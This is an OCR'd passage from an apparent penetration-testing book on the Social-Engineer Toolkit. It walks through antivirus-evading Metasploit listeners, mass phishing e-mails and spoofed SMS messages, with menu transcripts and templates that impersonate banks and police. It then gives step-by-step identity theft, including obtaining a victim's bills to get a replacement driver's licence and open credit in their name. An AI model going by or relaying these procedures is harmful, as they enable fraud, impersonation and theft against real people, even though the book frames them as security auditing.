
The Metasploit payloads have been categorized as **stages**, **stagers**, and **singles**. The **single payload** type is selected only when the attacker wants to perform a single operation for attack. For example, if the attacker wants to upload a malware such as `virus.exe` on the remote machine.

The **stagers payload** type is selected when the attacker wants to create a network connection between the attacker and target. Stagers payload are small and reliable as they do not crash the target machine.


The **stages payload** type used by the stagers payload has some advanced features provided by the stages. These features are Meterpreter, VNC inject, and the iPhone iPwn shell.

Once the payload has been selected based on the scenario of the target, the next thing we need to do is select the backdoor and the executable to bypass the antivirus security. We need to specify the default port where the listener will be listening.

We suggest you select the **Backdoored Executable (BEST)** payload, as it generally works all the time.



Next, we need to specify on which specific port our listener will be active. If we do not specify, it will run on the default port, as shown in the following screenshot:



As we can see in the preceding screenshot, the listener is activated and exploit is running in the background.

Understanding the mass mailer attack

The next attack that we are going to discuss is called the **mass mailer attack,** or **E-bomb**. The name itself is clear; we are using the mailer to send numerous e-mails to a single target or multiple targets.

The mass mailer attack has two variations, which are given as follows:

- E-mail attack on a single e-mail address
- E-mail attack using a mass mailer

A mass mailer is commonly used to send a phishing page link to the e-mail ID of the target. The attacker needs to be aware of the e-mail harvester technique to be efficient in this attack. There is a useful Ruby script in Kali Linux named **jigsaw**, which can be very useful to perform an e-mail harvester attack .The script is located here:

```
kali@root :usr/bin/jigsaw
```

A mass mailer is also used to perform a **Distributed Denial of Service** (**DDoS**) attack through the creation of zombie "bots" and by controlling the bots through the control center.

The steps required to perform a mass mailer attack are as follows:

1. **Mass Mailer Attack** is located under **Social-Engineering Attack**. **Social-Engineering Attack** contains the following list of attacks:

2. We will select the fifth option, **Mass Mailer Attack**, to perform a mass mailer attack. Select the option as follows:

```
Set:/> 5
```


3. Once the option is selected, we are given the following two options:

    - **E-mail Attack Single Email Address**


- **E-mail Attack Mass Mailer**

The **E-mail Attack Single Email Address** attack lets us send an e-mail to one target. The **E-mail Attack Mass Mailer** attack allows us to send an e-mail to multiple individuals in a list.


4. In this example, we will be covering the second attack, **E-mail Attack Mass Mailer**.



5. We need to specify the location of the file containing the e-mail address list. You can see in the preceding screenshot that I have used the file `email-addresses`, which is located in `/etc/email-addresses`. This file contains the target e-mail ID to which the e-mail needs to be sent.



6. Once we have selected the target, the next thing we need to specify is the e-mail address from where the attack will take place.
7. As you can see in the preceding screenshot, the attacker e-mail ID is `rpcoder@gmail.com`. The **FROM** field specifies by which name the e-mail needs to be sent. The next thing we need to specify is the priority of this message and whether it needs to be sent in plain text or HTML format and also the body of the e-mail. The body of the e-mail is very important as we will be sending our phishing page e-mail link asking the target to visit our page.



8. Once all the required information is given, SET will start sending the e-mails sequentially as presented in the preceding screenshot. Once SET finishes sending the e-mail to all the targets, it will prompt us to return to.


Understanding the SMS spoofing attack vector

The SMS spoofing attack allows the attacker to send a text SMS using SET without revealing his/her true identity or by using someone else's identity.


Let's go through the steps required to perform this attack:

1. Start the SET toolkit. You will see the following welcome screen:

2. **SMS Spoofing Attack Vector** is present under **Social-Engineering Attacks,** as shown in the preceding screenshot. This module in SET was created by the team at TB-security.com.




3. The SMS spoofing attack vector allows you to craft your own SMSes and send them to the target using some third-party number without ever interacting with the user.
4. From the **Social-Engineering Attacks** menu, select the **SMS Spoofing Attack Vector** option. Once selected, we will be presented with the following screen, where we need to decide on the decision regarding the body of the SMS:



5. Let us first see how we can create a custom template:

```
Set:sms> 2
[ **********] Custom    Template Generator [*********]
Set:sms> Name of the author : Rahul
Set:sms>Source phone # of the template :xxxxx (Number that
need to be shown on target side)
Set:sms>Subject of The template : Urgent call back
Set:sms>Body of the message : Call be back on this number
xxxxx
```

6. Once we are done creating the template, we will then go through the steps of performing an SMS spoofing attack. This is shown in the following screenshot:



7. As we have already learned how to create a custom template, now let's perform an SMS attack:

8. The SMS Attack menu provides two options. We will be using the **SMS Attack Single Phone Number** attack. The second attack, **SMS Attack Mass SMS**, is used for attacking mass phone numbers.
9. Select **1. SMS Attack Single Phone Number** as we want to send a spoofed SMS to a single cell phone:

```
Set:sms> Send sms to: xxxxx
```

The predefined template

The predefined template includes the body of the message that needs to be sent along with the spoofed SMS. Let us see how to select the message from the template and send it to the target:

1. Since we selected **SMS Attack Single Phone Number**, we need to give the number of the target.
2. We have two options regarding the body: either we can use our own template or the predefined template. The predefined template has the following options:

```
e SMS?:1 Use a predefined template or craft a one time
Below is a list of available templates:

1: Urgent call back
2: Movistar: publicidad nieve
3: Movistar: publicidad verano internet
4: teabla: moviles gratis
5: TMB: temps espera
6: Movistar: publicidad ROCKRIO
7: Movistar: publicidad tarifa llamada
8: Movistar: oferta otoño
9: Yavoy: regalo yavoy
10: Movistar: publicidad aramon
11: Tu Banco: visa disponible en oficina
12: Ministerio vivienda: incidencia pago
13: Movistar: publicidad navidad
14: Vodafone: publicidad nuevo contrato
15: Movistar: publicidad nokia gratis
16: Movistar: publicidad tarifa sms
17: MRW: pedido no entregado
18: ruralvia: confirmacion de transferencia
19: Boss Fake
20: Police Fake
21: Vodafone Fool
set:sms> Select template:28
```

3. Once we have selected the template based on the subject, we need to decide which services we want to use for SMS spoofing. The different services are shown in the following screenshot:

```
set:sms> Select template:1

Service Selection

There are diferent services you can use for the SMS spoofing, select
your own.

1.  SohoOS (buggy)
2.  Lleida.net (pay)
3.  SMSGANG (pay)
4.  Android Emulator (need to install Android Emulator)

99. Cancel and return to SMS Spoofing Menu

set:sms>1
```

4. Once we have selected the service, SET will send an SMS and give us a confirmation as shown in the following screenshot:

```
MS sent

[*] SET has completed!

     Press <return> to continue
```

Summary

We have learned that to get inside the most secure networks, client-side attacks are considered to be the easiest method. An attacker can take greater advantage of the unsecured application developed by the developer as it is very difficult for the application developer to look for all the software flaws in the given timeline. Hence, because of the time constraint, many vulnerabilities go undiscovered during testing.

In this chapter, we covered how to create a listener and payload that can be used to bypass the AV security of a target machine. We also learned how to perform an E-bomb attack and send spoofed SMSes. In this chapter, we also discussed the different attacks, which can help us to check the security of any organization based on their e-mail platform and application level, such as attacking the web browser or cell phones.

Chapter 4. Understanding Social Engineering Attacks

This chapter shows you how to do some things that in many situations might be illegal, unethical, a violation of terms of service, or just not a good idea. It is provided here to give you information you can use to protect yourself against threats and make your own system more secure. Before following these instructions, be sure you are on the right side of the legal and ethical line... use your powers for good!

In this chapter, we'll look at some of the techniques used by the social engineer to deceive people, or in other words get the tasks performed efficiently without being caught. These types of attack are difficult to detect and defend. Up until now there has not been any technology or methodology in place to keep an eye on human communication. These types of social engineering attacks are performed without even typing a single key on the computer keyboard, so we will be discussing some of these techniques so that you know what to watch out for outside of your computer. The topics that will be covered are:

- Identity theft
- How to steal an identity
- Elicitation
- Skills of an attacker
- Browser Exploitation Framework
- Social Engineering Framework

Identity theft

Identity theft is a form of nontechnical social engineering attack in which the attacker steals the targets identity by using their name, sex, home address, Social Security Number, and so on.

Attackers steal social identity by getting their hands on the targets identity documents such as their driver's license or PAN card.

Identity theft can be performed for any of the following purposes:

- To engage in criminal activity, hiding behind the targets identity
- For an online attack or cyber warfare against an organization

- Monetary gains from utilizing social security benefits
- Opening a new bank account
- Getting a credit card with the targets name

Stealing an identity

In this section we will discuss the practicalities of identity theft. The steps that an attacker follows to perform online identity theft are:

1. Find the targets e-mail ID, for example, <abc@example.com>. This we can easily get with the help of Google and some Google hacks, through Google harvesting (the method used to collect e-mail IDs), or through LinkedIn.
2. Once we have the e-mail ID of the target, we need to know more about them. We can get this information from LinkedIn or Facebook using the e-mail searching options.
3. Once we get the e-mail ID, their interim details, and picture, we are ready to rock and roll.
4. After that we need to create a look-a-like e-mail ID for the target and create an online account using the same picture and all the details that we have found and start sending fake requests to their friends using reasons such as "I lost my old account", "someone hacked into my account", and other such similar stories.

The next method that we are going to discuss is based on performing identity theft in the real world. The steps are as follows:

1. Firstly, we need to get the targets proof-of-identity documents, such as their driver's license and voter ID card, or their proof-of-address documents, such as electricity or water bills.
2. Once you get a hold of any of the documents mentioned earlier, for example, the electricity or water bill, go to the motor vehicle authority with this document and claim to have lost "your" old license. They will ask you for proof-of-address documents and a photo. Tell them that you have changed address.
3. This is the only required document to make a fake license and perform identity theft.
4. Once the procedures are done, your new license will be sent to your "new" address.
5. Once you get the new license, it's not very difficult for you to open a new account and get a credit card issued in that name.

Elicitation

Elicitation is a kind of attack in which we set a stage for the actual attack; for example, sending a malicious e-mail to a person in which you have created an exciting scenario for the target about the benefits of the action we want them to take.

It can also be defined as extracting important information by applying logic while someone is communicating with you innocently.

Skills required in an attacker

The skills required to be a good attacker comprise of the following:

- Natural flow in communication
    - A person who creates a calm and comfortable environment when communicating
    - According to human psychology, depending upon the situation, a person can react in two ways: aggressively and smoothly
    - The best thing for the attacker to do is to create a calm environment, and if they start to get along with the target with whom they are communicating, the person starts to open up
- Being genuine
    - The attacker should be aware of the details of the subject and of what needs to be specifically communicated to the target
    - The attacker does not need to overact when they are communicating with the target
- Being friendly
    - The attacker should be friendly by nature and needs to build a relationship with the target

Penetration testing tools

In this section, we are going to discuss some other penetration testing tools that are used for performing social engineering attacks for security audits. These tools are as follows:

- **Browser Exploitation Framework** (**BeEF**)
- **Social Engineering Framework** (**SEF**)


The Browser Exploitation Framework

The Browser Exploitation Framework is a penetration testing tool written in Ruby to launch client-side attacks against a targeted web browser to showcase both the web browser's weakness as well as to perform attacks through the web browser.

